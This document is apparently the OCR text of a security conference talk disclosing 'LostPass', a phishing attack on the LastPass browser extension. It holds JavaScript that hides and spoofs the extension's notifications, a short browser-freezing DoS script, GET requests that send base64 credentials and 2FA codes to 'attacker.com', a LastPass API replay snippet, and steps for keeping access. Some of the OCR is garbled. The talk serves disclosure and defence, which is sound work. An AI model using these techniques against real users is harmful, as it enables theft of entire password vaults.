Master Password:	
Espan	t your password
Forgo	3
Remember Email	





7 Feelings We Need An Er X / P Log In




Need to remove <div>

- The <div> is added at runtime, so let's get rid of it
- How do you detect when the DOM is changed?
- MutationObserver
 - Have a function called when attributes are changed or children nodes added
 - Remove the <div> once it's added




Need to remove <div>

```
var observer = new MutationObserver(function(mutations) {
  mutations.forEach(function(mutation) {
    if (mutation.addedNodes.length > 0) {
      for (var i = 0; i < mutation.addedNodes.length; i++) {</pre>
        var n = mutation.addedNodes[i];
        if (n.id !== undefined && n.id.startsWith(" lp")) {
          document.body.removeChild(n);
        }}}}); });
observer.observe(document.body, { childList: true });
```



7 Feelings We Need An En 🗶





Need to undo change to style attr

```
var pwfield = document.getElementById("loginDialogPassword");
var observer = new MutationObserver(function() {
   pwfield.style = "";
});
var config = { attributes: true };
observer.observe(pwfield, config);
```


This hard locks Firefox 43.0.3. Well, we found a DoS!




Firefox DoS: the tweet-sized version

```
<script>
var b=document.body;
new MutationObserver(function(){b.id=""})
.observe(b,{attributes:true});
b.id="";
</script>
```


















Firefox Login Screen

- This is harder
 - It uses a Windows pop up window
 - On OS X it slides out from the top
 - Linux is similar to Windows
- We have to do the "hard work" and draw our own
- HTML and CSS to the rescue!

3rd Edition

HTML5 and CSS3

ALL-IN-ONE

DUMMIES A Wiley Brand








Test page

This is a test page for testing LostPass.







Screen Keyboard Create an Account

Log In

Cancel

This is a test page for testing LostPass.

Log In

Cancel

Test page

This is a test page for testing LostPass.



Step 4 Profit

What will happen

- Once the user hits "Log In" it sends the credentials to our server
- Server calls the LastPass mobile API
- If two-factor is required, we report that back to the user to prompt for the two-factor auth code
- Otherwise we have the plaintext secrets and report success to the user

Send the credentials

- 1. Victim presses login
- 2. **GET** attacker. com/p/c2VhbkBwcmFlc2lkLmlvOnlvdSBzaG91bG QgZW1haWwgbWU%3D
- 3. Decode base64 into email:password



Send the credentials

Try LastPass API

```
import lastpass
vault=lastpass.Vault.open_remote(e, p)
```

- 2. Catch exceptions
 - a. If two-factor required, HTTP 307 to two-factor screen
 - b. Otherwise, incorrect password, HTTP 307 to landing page



Send the credentials (2FA)

1. Victim is redirected to
 chrome-extension.pw/:
 //debgaelkhoipmbjnhpoblmbacnmmgbeg/lp_to
 olstrip.html?

id=c2VhbkBwcmFlc2lkLmlvOnlvdSBzaG91bGQgZW1haWwgbWU%3D

- 2. Victim enters two factor code
- 3. **GET** attacker. com/2fa/**034821**/c2VhbkBwcmFlc2lkLmlvOnlvd SBzaG91bGQgZW1haWwgbWU%3D



Maintain access

- Google 2FA codes are good for up to 30 seconds
- We could add our server as a "trusted device" to maintain access for 30 days
- Disable 2FA to maintain access for good
- Download all login history
- Recover deleted items
- Disable security policies

Demo!



Implications

- Phishing LastPass is the worst-case scenario
 - If you use shared LastPass folders, only one team member needs to be phished
- All of your passwords are gone
- Your credit cards, secure documents, and more
- Two-factor is no help
 - More on this later

Mitigations for LastPass

- Block logins from new IP addresses*
- Don't display notifications in the browser window
- Always use popup-style notifications and forms
 - Or move to HTTPS EV login page
- Implement Security Image/Theme
- Implement CORS and Content-Type restrictions on all APIs to prevent CSRF
- Make user experience less buggy



- Contacted in November
- Due to a snafu, they only got back to me in December
- Lots of different messages
 - This is a bug in LastPass
 - This is not a vulnerability in LastPass
 - The CSRF is what we'll fix, not the notifications
 - It's Chrome's issue

LastPass *****



Why am I seeing "LastPass doesn't recognize this device or you are at a new location. Please check your email to grant access to your new device or location."?

Why am I being asked to verify on login?


As one of our security measures since the breach of LastPass, we require users to verify via their email addresses when logging on new computers/mobile devices or new IP addresses unless they have multifactor authentication enabled for their LastPass accounts. Be sure to check your Security email address if you have one set.




If you use LastPass, using two-factor auth now makes you less secure.


- What they fixed
 - Chrome extension fixed logout CSRF
 - Firefox still vulnerable
 - Chrome warns the user about leaking master passwords on other sites*
- What won't change (for now)
 - Still uses in-viewport notifications
 - Login page still vulnerable
 - chrome-extension protocol URL bar











Excluded / Out of Scope

- Network level Denial of Service (DoS/DDoS) vulnerabilities.
- Findings from physical testing such as office access (e.g. open doors, tailgaiting).
- · Findings derived primarily from social engineering (e.g. phishing, vishing, smishing).
- Findings from applications or systems not listed in the 'Targets' section.



Mitigations for LastPass Users

- Ignore notifications in the browser window
- Premium/Enterprise mitigations only
 - Enable IP restriction
 - Disable mobile login
 - Other attacks could use non-mobile API
 - Log all logins and failures
- You probably shouldn't disable 2FA

How to get around the IP Restriction (almost)

- LastPass doesn't use CORS
- They also accept text/plain JSON via POST
 - Intercept credentials
 - Issue AJAX request for login
 - Can't read response because of cross-origin restrictions
- Luckily browsers have no bugs in CORS, so we're safe, right?



Mozilla Foundation Security Advisory 2015-115

Cross-origin restriction bypass using Fetch

ANNOUNCED October 15, 2015

REPORTER Abdulrahman Alqabandi

IMPACT HIGH

PRODUCTS Firefox

FIXED IN • Firefox 41.0.2

Description

Security researcher **Abdulrahman Alqabandi** reported that the fetch() API did not correctly implement the Cross-Origin Resource Sharing (CORS) specification, allowing a malicious page to access private data from other origins. Mozilla developer **Ben Kelly** independently reported the same issue.

References

- Cross-origin restriction bypass using Fetch (CVE-2015-7184)
- released fetch() allows full access to body on credentialed cross-origin no-cors request



Lessons for Software Developers

- UX should be designed with phishing in mind
- If necessary, add explicit anti-phishing measures
- Browser extensions: be wary of using the viewport
- Non-buggy user experiences
- Fix low severity security bugs
 - Otherwise I'll chain them together
- Bug bounties are not a panacea
- Use CORS and Content-Type!




Lessons for Users

- Keeping all of your secrets in one place is dangerous
- Make a phishing threat model
 - Engineering, management, sales/marketing
- Training is not enough
- Buy products that are phishing-resistant
- Don't click on anything in your browser, ever



Lessons for Researchers

- Novel phishing attacks need more attention
- Anti-phishing research is still nascent
- UX is a critical aspect of software's security posture and should be tested as such
- It's not all about traditional exploits
- The out-of-scope bug bounty list is a good place to find vulnerabilities to chain together



- the grugq, 2015

https://twitter.com/thegrugg/status/563964286783877121



Questions?

Email: sean@praesidio.com

Website: <u>www.seancassidy.me</u>

Twitter: @sean_a_cassidy

Code is available: https://github.com/cxxr/lostpass

